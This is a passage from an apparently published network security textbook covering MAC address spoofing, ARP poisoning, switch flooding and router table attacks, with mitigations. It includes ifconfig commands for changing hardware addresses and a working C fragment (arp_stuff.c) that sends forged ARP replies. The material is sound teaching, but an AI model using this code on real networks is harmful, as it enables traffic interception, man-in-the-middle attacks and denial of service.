Attacks against the data link layer are rare and require direct physical layer access. Although hardware profiling is a viable information reconnaissance technique, the attacker is likely to already know the type of system. In environments where it is desirable to obscure the hardware profile, most network drivers permit changing the MAC address. The method to change the MAC address differs by operating system and may not be supported by some drivers:

Windows 2000: The advanced configuration for most network adapters permits setting the hardware address (Figure 10.1).

RedHat Linux: The root user can use the `ifconfig` command to change the adapter's hardware address. This is a three-step process. First, the interface must be taken down, `ifconfig eth0 down`. Then the hardware address is changed, `ifconfig eth0 hw ether 00:11:22:33:44:55`. Finally, the interface is brought back up: `ifconfig eth0 up`.


Mac OS X: The Macintosh OS X operating system uses a variation of the `ifconfig` command: `ifconfig en0 ether 00:11:22:33:44:55`. Unlike Linux, the interface does not need to be down to change the address.

NOTE

Some network adaptors, such as some Macintosh Powerbook's wireless network cards, do not support changes to the MAC address. In some situations, this is a limitation of the hardware; in other cases, this is a driver limitation.

10.1.3.2 Impersonation Attacks

Users with administration privileges can change their MAC address. An attacker may intentionally change the address to duplicate another node on the network. If both systems are active on the network, it is likely that both systems will interfere with each other. The attack effectively becomes a DoS.


Network and Dial-up Connections
File Edit View Favorites Tools Advanced Help
Address Network and Dial-up Connections
Make New Connection
Local Area Connection
1 obje
Local Area Connection Properties
General
Configure
Install...
Uninstall
Properties
OK
Cancel
Kingston EtheRx KNE100TX PCI Fast Ethernet Adapter Properties
General
Advanced
Driver
Resources
OK
Cancel

Connect using:

Kingston EtheRx KNE100TX PCI Fast Ethernet Adapter

Components checked are used by this connection:

☑ File and Printer Sharing for Microsoft Networks
☐ NWLink NetBIOS
☐ NWLink IPX/SPX/NetBIOS Compatible Transport Protoc
☑ Internet Protocol (TCP/IP)

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

☐ Show icon in taskbar when connected

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property:

Burst Length
Connection Type
Extra Receive Buffers
Extra Receive Packets
Interrupt Mitigation
Memory Read Multiple
Network Address
Process Transmit First
Receive Buffers
Store And Forward
Transmit Threshold
Transmit Threshold 100Mbps
Underrun Max Retries
Underrun Threshold

Value:

● 001122334455

○ Not Present

FIGURE 10.1 Changing the hardware address under Windows 2000.

In some situations, two nodes can coexist on the same network with the same hardware address. If both systems use different network layer (OSI layer 3) services or different data link SAPs, then they may operate without interference. This type of impersonation may bypass some IDSs, particularly when specific nodes are filtered based on hardware address.

Finally, the impersonation attack may be used to bypass MAC filtering. Systems that validate access based on MAC addresses can be bypassed by impersonating an appropriate hardware address.

10.1.3.3 Load Attacks

As well as being part of the OUI, the first octet contains addressing flags. The least significant bit of the first octet indicates a multicast packet. Every odd value for the first octet is a multicast. The value FF indicates a broadcast packet. Attackers can quickly initiate a load attack because they can change their MAC address to be a broadcast or multicast address. Although this will have no impact on the attacker's system, all other nodes on the network will attempt to process every packet intended for the attacker's node.

An example of this style of a load attack assigns the hardware address `FF:FF:00:00:00:00` to the attacker's node. All other nodes on the network will view packets directed to the attacker's node as a broadcast packet.

Although most versions of Linux, BSD, MacOS, and Windows support setting a broadcast address as the MAC address, this is operating system- and driver-specific. Under Windows XP, one test system did not support changing the MAC address, and another disabled the network card when a broadcast address was entered, removing it from the list of available network devices. The card could only be re-enabled through the hardware device manager.

10.2 ARP AND RARP

The *Address Resolution Protocol* (ARP) is an example of a service access protocol. ARP, defined in RFC826, assists the network layer (OSI layer 3) by converting IP addresses to hardware addresses. The *Reverse Address Resolution Protocol* (RARP) converts a hardware address to an IP address.

ARP packets include a function code such as ARP request, ARP reply, RARP request, and RARP reply. ARP and RARP requests are broadcast packets that include the query information. For example, an ARP request contains an IP address. The expectation is that all nodes will receive the broadcast, but only one node will claim the IP address. The node that identifies the IP address will transmit an ARP reply (unicast) back to the querying host. The query results are stored in an ARP table, which is viewable with the `arp` command (Listing 10.3). The ARP table lists all nodes on the local network that have responded to ARP requests.

LISTING 10.3 Sample Output from the `arp` Command

```
$ /sbin/arp
Address         HWtype  HWaddress           Flags Mask        Iface
10.1.3.1        ether   00:50:18:03:C0:20   C                 eth0
10.1.3.2        ether   00:C0:F0:40:42:2F   C                 eth0
10.1.3.3        ether   00:11:D8:AB:22:F4   C                 eth0
```

ARP traffic is not passed beyond the local network. Bridges, routers, and gateways do not relay ARP packets. Nodes that are not on the local network will never be listed in the local ARP table.

10.2.1 ARP Poisoning

Mapping IP addresses to hardware addresses (and vice versa) can add a delay to network connections. *ARP tables* contain a temporary cache of recently seen MAC addresses. Therefore, ARP packets are only required when a new IP address (or MAC address) lookup needs to be performed. Unfortunately, these cached entries open the system to ARP poisoning, where an invalid or intentionally inaccurate entry is used to populate the table.

ON THE CD

ARP replies are not authenticated, but ARP reply values are placed into the ARP table. Moreover, if a later ARP reply is received, it can overwrite existing ARP table entries. The `arp_stuff.c` program on the CR-ROM and in Listing 10.4 is one example of a tool for poisoning ARP tables. This program generates an ARP reply and sends a fake MAC address and IP address pair to a target system. As the target processes the packet, it adds the ARP reply's information to the system's ARP table. In this attack, no ARP request is required.

LISTING 10.4 Code Fraction from `arp_stuff.c` for Poisoning an ARP Table

```
void LoadInterface (int Socket, char *InterfaceName,
    struct sockaddr_ll *SocketData)
{
  struct ifreq Interface;
  memset(SocketData,0,sizeof(struct sockaddr_ll));
  SocketData->sll_protocol = htons(ETHERTYPE_ARP);
  SocketData->sll_halen    = ETH_ALEN;
  strcpy(Interface.ifr_name,InterfaceName);
  ioctl(Socket,SIOCGIFINDEX,&Interface);
  SocketData->sll_ifindex  = Interface.ifr_ifindex;
  ioctl(Socket,SIOCGIFHWADDR,&Interface);
  memcpy(SocketData->sll_addr,Interface.ifr_hwaddr.sa_data,
         ETH_ALEN);
} /* LoadInterface() */

/*********************************************************/
int     main    (int argc, char *argv[])
{
  packet Packet;
  struct sockaddr_ll SocketData;
  in_addr_t IPaddress;
  int Socket;
  int rc;

  /* load Ethernet header */
  memset(&Packet,0,sizeof(packet));
  Text2Bin(argv[3],Packet.ether_header.ether_shost,ETH_ALEN);
  Text2Bin(argv[5],Packet.ether_header.ether_dhost,ETH_ALEN);
  Packet.ether_header.ether_type = htons(ETHERTYPE_ARP);

  /* load ARP header */
  Packet.arp_header.ar_hrd = htons(ARPHRD_ETHER);
  Packet.arp_header.ar_pro = htons(ETH_P_IP);
  Packet.arp_header.ar_hln = ETH_ALEN;
  Packet.arp_header.ar_pln = 4;
  Packet.arp_header.ar_op  = htons(ARPOP_REPLY);

  /* Load ARP data */
  /** store the fake source ARP and IP address **/
  Hex2Bin(argv[3],Packet.arp_sha,6);
  IPaddress = ntohl(inet_addr(argv[2]));
  Packet.arp_sip[0] = (IPaddress & 0xff000000) >> 24;
  Packet.arp_sip[1] = (IPaddress & 0x00ff0000) >> 16;
  Packet.arp_sip[2] = (IPaddress & 0x0000ff00) >> 8;
  Packet.arp_sip[3] = (IPaddress & 0x000000ff) >> 0;
  /** set the real target ARP and IP address **/
  Hex2Bin(argv[5],Packet.arp_tha,6);
  IPaddress = ntohl(inet_addr(argv[4]));
  Packet.arp_tip[0] = (IPaddress & 0xff000000) >> 24;
  Packet.arp_tip[1] = (IPaddress & 0x00ff0000) >> 16;
  Packet.arp_tip[2] = (IPaddress & 0x0000ff00) >> 8;
  Packet.arp_tip[3] = (IPaddress & 0x000000ff) >> 0;

  Socket = socket(PF_PACKET,SOCK_RAW,htons(ETHERTYPE_ARP));
  LoadInterface(Socket,argv[1],&SocketData);

  /* Send data.  sendto() does not require a connection */
  rc = sendto(Socket,&Packet,sizeof(Packet),0,
              (struct sockaddr *)(&SocketData),sizeof(SocketData));
  close(Socket);
  return(0);
} /* main() */
```

10.2.2 ARP Poisoning Impact

The result from an ARP poisoning can range from a resource attack to a DoS or MitM attack.

10.2.2.1 Resource Attack

Some systems have a limited number of ARP entries that can be cached. By sending a large number of false ARP entries, the ARP table can fill up. When the table fills, there are only two options: ignore additional ARP entries or throw out the oldest entries. If the system ignores additional entries, then no new nodes on the local network can be contacted. If the node throws out the oldest ARP entry, then the result is a much slower network performance due to constant ARP queries for each packet that the system wants to transmit.

10.2.2.2 Denial of Service (DoS)

Newer ARP replies overwrite older ARP replies in the ARP table. If an entry in the ARP table is overwritten with a bad MAC address, then future connections to the overwritten node's IP address will fail. For example, if the ARP table entry `00:11:22:33:44:55 = 10.1.2.3` is overwritten by the poisoned ARP reply `00:11:11:11:11:11 = 10.1.2.3`, then all subsequent traffic to `10.1.2.3` will fail because it will be sent to the wrong MAC address.

10.2.2.3 Man-in-the-Middle (MitM)

The MitM attack routes all traffic through a hostile node. Similar to the DoS attack, the ARP table entry is overwritten with a different machine's MAC address. In this situation, the new node will receive all traffic intended for the old node. By poisoning both nodes (Figure 10.2), the hostile node can establish a successful MitM.




FIGURE 10.2 ARP poisoning as a MitM attack.

10.2.3 Mitigating ARP Poisoning

Although very problematic, the scope of an ARP poisoning attack is limited to the local network; ARP packets do not travel beyond bridges, routers, or gateways. Although the range of the attack is limited, it can still impact network security. The few options for limiting the impact of ARP attacks include hard-coding ARP tables, expiring ARP entries, filtering ARP replies, and locking ARP tables.

10.2.3.1 Hard-Coding ARP Tables

Normally ARP tables are populated dynamically, as each ARP reply is received; however, ARP tables can be populated statically using the operating system's `arp` command. This command statically sets a MAC address and IP address pair into the ARP table and prevents future modification.

10.2.3.2 Expiring ARP Entries

Cached entries in an ARP table may timeout. Expired entries, where the same MAC and IP address combination are not observed, can be removed from the ARP table. This mitigation option limits the impact from resource attacks.

10.2.3.3 Filtering ARP Replies

Not every ARP reply must be inserted into the ARP table. Linux and BSD limit cache entries to ARP requests that were sent by the local host. This prevents unsolicited ARP replies from entering the ARP table. In contrast, most Windows operating systems accept unsolicited ARP replies and insert them into the ARP table. Although ARP reply filtering does prevent unsolicited entries, it does not prevent new replies from overwriting existing entries.

10.2.3.4 Locking ARP Tables

ARP tables can be temporarily locked. In this situation, an established connection (such as an IP connection) locks the ARP table entry for a short duration. During this time, new ARP replies cannot overwrite the locked table entry—ensuring that an established connection cannot be changed while it is established and mitigating MitM attacks. A MitM attack can only be initiated during the short duration between the system's ARP request and initiating network connection. Systems that support ARP table locking are uncommon.

10.3 NETWORK ROUTING

Network devices such as switches and bridges commonly use ARP packets. In particular, these devices focus on ARP replies. Unfortunately, these systems are susceptible to ARP attacks such as switch poisoning and switch flooding.

10.3.1 Switches

Network hubs and switches link two or more network segments that use the same physical medium. Data transmitted on one network segment is retransmitted through the hub to all other network segments. *Hubs* are considered "dumb" network devices because they simply receive and retransmit data.

In contrast to hubs, *switches* are "smart" network devices. Switches maintain their own internal ARP table and associate each ARP reply with a physical port on the switch. As each packet is received, the switch identifies the destination MAC address and routes the packet to the specific port rather than sending it to every port. Switches only retransmit the packet to every port when the destination MAC address is unknown.

A switch can identify MAC addresses in three ways:

ARP Requests: Many switches know how to generate ARP requests. When an unknown destination is encountered, the switch generates an ARP request across every port and waits for a reply.

ARP Replies: Any ARP reply, even one not generated by the switch, is used to populate and update the switch's ARP table.

Frame Headers: Each message frame contains a source MAC address. The switch can use this to associate the source MAC address with a specific port.

10.3.2 Bridges

Bridges link two networks that use the same data link protocol. For example, a bridge may span networks that use coaxial 10Base-2 and twisted pair 100Base-T. Both of these physical layer media use the same LLC, MAC, and CSMA/CD protocols. As with switches, bridges may associate MAC addresses with specific interfaces. Any message frame, where the source and destination addresses are on the same network (and same bridge interface), are not retransmitted through the bridge. Similarly, bridges with multiple interfaces may route message fames based on an internal ARP table.

10.3.3 Switch Attacks

As with any network node, switches and bridges are vulnerable to poisoning and flooding attacks.

10.3.3.1 Switch Poisoning Attacks

Switches maintain an ARP table to route traffic through the switch to specific physical network ports. An ARP poisoning attack can corrupt the ARP table. The poisoning ARP reply can associate another node's MAC address with a different port. This effectively cuts off the victim node from the network and sends all traffic intended for the victim through the attacker's port. Because switch poisoning redirects network traffic, this attack allows connection hijacking.

10.3.3.2 Switch Flooding Attacks

Nodes operating in promiscuous mode cannot receive any network traffic beyond the immediate local network. Switches and bridges normally ensure that nodes only receive traffic intended for the local physical network. An attacker, using ARP poisoning, can flood a switch's ARP table. Because switches cannot afford to drop packets, most switches regress to a hub state when the switch's ARP table fills. In this state, all nodes receive all traffic; a node operating in promiscuous mode can begin receiving all network traffic that passes through the switch.

Most bridges and high-end switches support static ARP entries. Using static ARP tables in these network devices can mitigate the impact from switch flooding and poisoning.

Although flooding attacks can enable network monitoring by a promiscuous node, segmenting the network with multiple switches and bridges still mitigates the impact from this attack. For example, an onion network topology can have any single bridge/switch overwhelmed by a flooding attack, but not everyone will be compromised. As each device regresses to a hub state, the overall network volume increases. Eventually the network will become unusable due to too much network traffic; the onion topology will limit the DoS to a few rings. In addition, IDS and IPS monitors will likely detect a sudden increase in network traffic (and ARP replies), indicating a network attack.

10.4 PHYSICAL LAYER RISKS

Although the IEEE 802 data link layer is closely associated with the physical layer, it does operate independently. As such, all risks associated with the physical layer also impact the data link layer. For example, nothing within this data link layer can identify a splicing or insertion attack against the physical layer. Because the MAC frame information does not contain timestamps or cryptography, physical layer replay and insertion attacks are successful. The assumption is that higher-layer protocols will detect and prevent these types of attacks.

SUMMARY

The IEEE 802.*x* standards for the data link layer are among the most common data link standards. IEEE 802.*x* is commonly used on thinnet, thicknet, twisted pair, fiber optic, and Token Ring networks. The largest threats come from MAC address information leakage, MAC address hijacking, and poisoned ARP packets. But the scope of the risk is limited to the local network. Network devices such as bridges and switches can limit the scope of an attack. Similarly, careful ARP table management can limit the impact from poisoned ARP replies.

REVIEW QUESTIONS

1. Which IEEE 802 sublayer manages hardware addressing?
2. What is ARP poisoning?
3. How can switches be forced into a hub-like mode?

DISCUSSION TOPICS

1. Describe a method for detecting ARP poisoning. Explain the benefits and limitations for the approach, and options to mitigate the limitations.
2. Create a tool to generate false RARP replies. Can RARP be used for attacks, similar to ARP poisoning? Do the fake RARP packets affect switches?
3. Explain the difference between the LLC and MAC sublayers.
4. Explain why the data link layer is tightly coupled with the physical layer. Describe a physical layer medium that cannot be adequately managed by the IEEE 802.3 MAC.
5. In a lab environment, configure a network with a switch and three hosts: A, B, and C. Set host A to continually send ICMP echo (ping) requests to host B. Using host C, generate many different forged ARP packets.

   - Does the switch regress to hub mode? Describe a method for detecting the regression.
   - Determine the size of the switch's internal ARP table. Estimate the ARP table's timeout value.
   - Why is the sequence of pings between hosts A and B required? Does the A to B traffic need to be ICMP?

ADDITIONAL RESOURCES

IEEE maintains a list of OUI octets. Although not complete, the list includes many of the common MAC address octet-triplets that form the OUI. This list is available online at *http://standards.ieee.org/regauth/oui/oui.txt*. In addition, the AIB list is available at *http://standards.ieee.org/regauth/oui/iab.txt*.

ON THE CD

The CD-ROM contains `getmac.c` and `arp_stuff.c`, tools (with source code) for listing MAC addresses and generating poisoned ARP packets. Other tools for listing MAC addresses include the Unix `ifconfig` and Windows `ipconfig` commands. For generating poisoned ARP packets, programs such as Seringe and Snarp are publicly available. Arpd from the Honeynet Project permits impersonating multiple MAC addresses on a single host, and Arpwatch by the LBL Network Research Group can detect ARP poisoning attacks.

This page intentionally left blank

Part IV OSI Layer 3

In This Part

- Network Layer
- Internet Protocol (IP)
- Anonymity

Layer 3 of the ISO OSI model is the network layer. This layer addresses packets and routes them through distinct networks. The network layer also provides quality-of-service and data fragmentation support above the data link layer. The Internet Protocol (IP) is a widely used example of a network layer protocol. General network layer security issues concern recipient addressing, control channel manipulations, and anonymity.

This page intentionally left blank

11 Network Layer

In This Chapter

- Routing
- Routing Risks
- Addressing
- Risks to Address Schemes
- Fragmentation
- Fragmentation Risks
- Quality of Service
- Quality-of-Service Attacks
- Security

The *network layer* extends the data link layer functionality to internetwork connections. The data link layer provides three functions: addressing, data fragmentation, and quality of service. For the data link layer, these functions are only provided to the local network. The network layer extends these functions between networks. Whereas the data link layer is focused on the physical connections, the network layer focuses on the network topology.

11.1 ROUTING

Network *routing* permits two distinct data link layers to communicate. Without network routing, the data link layer would require all nodes to communicate directly with all other nodes on the network. Large networks would become bottlenecked due to the cross-communication. The network layer permits individual networks to communicate on an as-needed basis.

Routers are network devices that perform network routing. The appropriate route for delivery depends on a set of routing tables. Routing metrics determine optimal routing paths.

11.1.1 Routers

Routers are network nodes that span two distinct data link networks. Any node that spans two distinct data link networks may act as a router. A router that connects two networks is *dual-homed*; a *multihomed* router connects many different networks.

Routers span networks that support the same addressing schemes. Two networks may use different physical layer mediums and data link protocols, but a router can span them if the address convention is consistent. For example, a multihomed router may support IP over WiFi, 10Base-T, 100Base-T, and a cable modem connection. *Multiprotocol routers* may offer support for different network layer protocols, such as IP, IPX, and DECnet, but cannot convert traffic between the protocols. To convert between network protocols, *gateways*—OSI layer 4 devices—are required.

11.1.2 Routing Tables

Routers maintain an internal table that associates adjacent networks with network interfaces. The *routing table* is consulted whenever a packet is received. As the router's data link layer receives each packet, the network address in the packet is identified and compared against the routing table. Based on the match in the routing table, the data is repackaged in a new data link message frame and sent out the appropriate network interface.

The `netstat` command is found on most operating systems. The command `netstat -r` displays the local routing table (Listing 11.1). Each destination network is associated with a network interface and router address on the network. Most computers use at least two network interfaces. The first is the *loopback*, also called *localhost*. Unix systems may denote this host by the interface name `lo` or `lo0`. The loopback route is used for self-connections, where a network process on the host connects to a service on the same host.

The remaining Unix network interfaces denote the types and number of network adapters. For example, `en0` (or `eth0`) is the first Ethernet adaptor; `en1` is the second Ethernet adaptor. On Windows systems, a numeric identifier represents each network interface (Listing 11.2).

LISTING 11.1 Sample Netstat Usage from Unix

```
% netstat –rn
Routing tables
Internet:
Destination    Gateway      Flags    Refs      Use  Netif Expire
default        10.1.3.254   UGSc        0        0    en0
10.1.3/24      link#4       UCS         2        0    en0
10.1.3.180     127.0.0.1    UHS         0        0    lo0
10.1.3.254     link#4       UHLW        1        0    en0
127            127.0.0.1    UCS         0        0    lo0
127.0.0.1      127.0.0.1    UH        146   150535    lo0
169.254        link#4       UCS         0        0    en0
192.168.1      link#5       UCS         1        0    en1
192.168.1.150  127.0.0.1    UHS         0        0    lo0
```

LISTING 11.2 Sample Netstat Usage from Windows 2000

```
C:\>netstat -r
Route Table
==================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x1000003 ...00 c0 f0 41 31 a7 .... Intel DC21140 Ethernet Adapter
==================================================================
==================================================================
Active Routes:
Network Destination       Netmask      Gateway   Interface  Metric
         0.0.0.0          0.0.0.0   10.1.3.254    10.1.3.1       1
        10.0.0.0        255.0.0.0     10.1.3.1    10.1.3.1       1
        10.1.3.1  255.255.255.255    127.0.0.1   127.0.0.1       1
  10.255.255.255  255.255.255.255     10.1.3.1    10.1.3.1       1
       127.0.0.0        255.0.0.0    127.0.0.1   127.0.0.1       1
       224.0.0.0        224.0.0.0     10.1.3.1    10.1.3.1       1
 255.255.255.255  255.255.255.255     10.1.3.1    10.1.3.1       1
Default Gateway:        10.1.3.254
==================================================================
```

Routing tables not only indicate immediately adjacent networks but also paths to remote networks and network metrics.

11.1.3 Routing Metrics

In a point-to-point network, there is only one path between nodes, so metrics concerning the cost of the route are not important. Where there is only one path between nodes, either the traffic takes the path or the nodes do not communicate.

In multinode networks with routers, there can be multiple paths to the same destination. A host's routing table may list many routers, and a multihomed router may have a variety of choices for directing traffic to a specific network. *Routing metrics* provide a basis for selecting an optimal route when there are multiple choices.

Different networks may use different routing metrics and may weigh the metrics based on specific network needs. For example, one route may be shorter, relaying through fewer routers but slower than another route. In general, metrics are based on a combination of criteria:

Bandwidth: The available network capacity may drive the routing metric. For example, a router with a choice between T-3 and DSL links may weigh the T-3 as more desirable due to the higher bandwidth.

Delay: A higher bandwidth network is not always more desirable. Many satellite links offer high bandwidth but also have significant delays between the transmission at one end and receipt at the other end.

Load: A particular network connection may require more computer resources. VPN and encrypted tunnels, for example, can generate a significant load. An SSH tunnel may offer privacy, but the overhead from the tunnel is computationally expensive. The load may be on an end node or intermediate router.

Path Length: The route connecting two networks may traverse many intermediate networks. Some paths are shorter than other paths.

Service Quality: A high-speed network that periodically goes down or corrupts data may be less desirable than a slower, but more reliable, network connection.

Communication Cost: Many network providers apply a service costs per packet or duration. Although the network itself may be very fast, short, and reliable, the cost may be less than desirable.

Network routing metrics are analogous to using the post office, UPS, or FedEx to deliver a package. The post office may be more convenient and less expensive, but UPS or FedEx may offer faster or more reliable services. Similar choices exist when making a phone call. A cell phone may be convenient but have a per-minute limitation or quality issues. Standard telephones generally offer better quality and a per-minute or per-call charge.

Routing table metrics are configured to best represent the optimal path. The metrics do not need to be static—they may change over time as routes become more or less desirable. For example, a cell phone may have unlimited long distance during evenings, making the cell phone's desirability change at different times of the day.

The routing table metric is usually summarized to a single numerical value. Low values are usually more desirable, but not always—this is specific to each router's configuration. Although dynamic metrics may change the summary value, there is no method for the router to determine why a metric of 10 is less desirable than a metric of 8. The router only needs to know that the 8 is more desirable. Similarly, two paths with metrics of 10 may be equally undesirable for completely different reasons.

11.1.4 Applying Routes

A dual-homed router requires two network stacks—one for each interface. Data addressed to one interface's data link address is received, and the destination's network layer address is identified. The network address is compared with the routing table. If there is only one path, then the packet is forwarded through the appropriate network interface. If there are multiple paths, then the most desirable path is used. In the event that a path is unavailable, a different path is selected.

Occasionally, there may be multiple "best" paths. A router's configuration determines how to resolve multiple choices:

Default Route: One path is arbitrarily designated as the default path.

Round Robin: The router alternates between equally weighed paths.

Load Balanced: Traffic is alternated between paths based on usage.

Alphabetical: All things being equal, one interface may be chosen over another based on a sorted order.

11.2 ROUTING RISKS

In the OSI model, network routers are the only option for communicating with distant networks. Direct attacks against the router will, at minimum, interfere with the capability to communicate with other networks. Even when the physical and data link layers remain intact, the network layer can be disabled, which prevents network routing.

Router-based attacks appear in many forms: direct attacks, table poisoning, table flooding, metric attacks, and router looping attacks.

11.2.1 Direct Router Attacks

A *direct router attack* takes the form of a DoS or system compromise. A DoS prevents the router from performing the basic routing function, which effectively disables network connectivity. Historically, these attacks have been load based: if the network volume on a particular interface is too high, then the router will be unable to manage the traffic, including traffic from other network interfaces.

NOTE

Although most PCs have very fast processors, most hardware routers use slower CPUs. A 2 GHz PC running Linux may make a dependable router, but a Cisco PIX is a commonly used commercial router that uses a 60 MHz processor. Hardware solutions are typically faster than software solutions, but slower processors can be overwhelmed with less effort.

Although rare, router compromises can be devastating. The router can be reconfigured to forward traffic to a different host, block traffic from specific hosts, or arbitrarily allocate new, covert subnets. Because routers span multiple subnets, a compromise router impacts the integrity and privacy of every network connected to it.

11.2.2 Router Table Poisoning

As with the data link layer's ARP table, the network layer's routing table is vulnerable to poisoning attacks. Few network protocols authenticate the network's traffic. Forged or compromised network traffic can overwrite, insert, or remove routing table entries. The result is not very different from a compromised router: the poisoned table can be reconfigured to forward traffic to a different host, block traffic from specific hosts, or arbitrarily allocate new, covert subnets.

Network layer protocols support dynamic routing tables, where the table is automatically generated and updated based on the observed network traffic. These protocols are more vulnerable because (1) a new node may generate poisoning data, and (2) few dynamic nodes are verifiable. Critical routers should use static routing tables to deter poisoning.

11.2.3 Router Table Flooding

Routers generally do not have large hard drives or RAM for storing routing tables. The routing table size is usually limited. Devices that do not use static routes must manage route expiration and table filling. An attacker can generate fake data that the router will use to populate the routing table. When routing tables fill, the router has three options: ignore, discard oldest, or discard worst routes:

Ignore New Routes: Routers may choose to ignore new routes. An attacker will be unable to dislodge established table entries but can prevent new, valid entries from being inserted into the table.

Discard Oldest Routes: As with ARP tables, routing tables may discard routes that are not used. A large flooding attack can dislodge established table entries.

Discard Worst Routes: The router may consider routing table metrics. Less desirable paths can be replaced with more desirable routes. Although default or highly desirable routes are unlikely to be replaced, new routes that appear desirable may dislodge table entries for alternate paths.

For a router table flooding attack to be successful, the attacker must know how the router responds to a full routing table. For example, an attack that generates many fake paths that appear optimal is effective if the router discards the worst routes, but the attack will have little impact if the router ignores all new paths.

Most dynamic routing tables also support static entries. Critical routes should be configured as static entries.

11.2.4 Routing Metric Attacks

A *routing metric attack* poisons the dynamic metrics within a routing table. This attack can make a preferred path appear less desirable. For example, most data link and network layer protocols support quality-of-service packets. These are used for flow control as well as determining connectivity quality. An attacker who forges quality-of-service packets can modify dynamic metrics. The result may be slower throughput, longer paths, or more expensive networking costs. In the worst case, the router may disable a desirable path.

Just as static paths mitigate flooding attacks, metric attacks are defeated by static metrics. Fixed paths should use static metrics. In networks where dynamic metrics are critical, refresh rates should be adjusted so the router rechecks desirable routes often.

11.2.5 Router Looping Attacks

Many network protocols attempt to detect and prevent network *loops*, where data forwarded though one interface is routed to a different interface on the same router. Network loops cause excessive bandwidth consumption and can result in feedback that consumes all available network bandwidth. Whereas some network layer protocols provide means to expire undelivered packets, many protocols exist to assist in the detection of network loops. Protocols such as the data link layer's Spanning Tree (IEEE 802.1), and the network layer's Border Gateway Protocol (BGP) [RFC1772] and Routing Information Protocol (RIP) [RFC2453] provide the means to detect network loops.

When a network router identifies a network loop, the path is removed from the routing table. A looping attack generates a false reply to a loop check, making the router falsely identify a network loop. The result is a desirable network path that is disabled. Although static values can prevent table and metric attacks, looping attacks can still disable paths.

Fortunately, looping attacks are difficult to perform. An attacker must control two systems—one on each router interface being attacked. As the loop-check query is observed by one system, a message is sent to the second system with the reply information. The second system creates the false loop reply and sends it to the router.

As stated in RFC2453, "The basic RIP protocol is not a secure protocol." Security can be added through the use of cryptography. For example, RFC2082 adds an MD5 checksum to the RIP packet, and each router contains a shared secret, preventing an attacker from blindingly sending valid RIP replies. More complicated schemes may use asymmetrical keys or encrypted RIP packets.

Many network protocols assign a *time-to-live* (TTL) value to packets. The TTL is decremented by each network relay. If the TTL reaches zero, then the packet is assumed to be undeliverable. TTLs break network loops by preventing the packet from indefinitely relaying through a loop.

11.3 ADDRESSING

The data link layer provides address support for multinode networks. Each address simply needs to be a unique sequence. The data link layer does not use addressing for any other purpose besides identifying a unique node on the network. Data link layer addressing is analogous to referencing people by their first names. As long as there is only one person named Bart in a room, there is no confusion when someone mentions Bart's name.

Network layer addressing not only provides a unique address but also provides a method to route information to that address. Even though there are many people named Bart, there is only one at 742 Evergreen Terrace in Springfield. The address provides routing information for Bart's messages.

Network addresses are independent of network cards or nodes. The same address may be assigned to many different nodes. This is common for fail-over server clusters, where a duplicate node compensates for any adjacent node failures. Different NICs on the same node may also have the same address. This is common for fail-over network interfaces and dual-homed systems that contain two network interfaces on two different subnets. Similarly, a single NIC may be assigned multiple network addresses (*multihosting*). Although a one-to-one association of addresses to NICs is common, it is not a requirement.

The two approaches for providing address information are numeric and name routing.

11.3.1 Numeric Addressing

Numeric addressing uses a sequence of numbers to identify a particular node on a specific network. This is analogous to contacting someone with a telephone number. The phone number routes the call to a particular location. Telephone numbers contain country codes, regional exchanges, and unique identifiers to route calls. For networking, the numeric address includes a subnet identifier and unique identifier. Different network layer protocols use different numerical routing systems. Examples of numerical routing protocols include IP, IPv6, VINES, IPX, and X.25.

Different numeric addressing schemes permit different node depths. If all end nodes are at the same depth from the uppermost router, then the network has a *uniform depth*. X.25 and IPX are examples of uniform depth protocols. In contrast, IP and IPv6 provide *variable depth* networks, where different nodes may be much further away from central routers. In contrast, VINES provides an *ad hoc* network, where there is no central routing system.

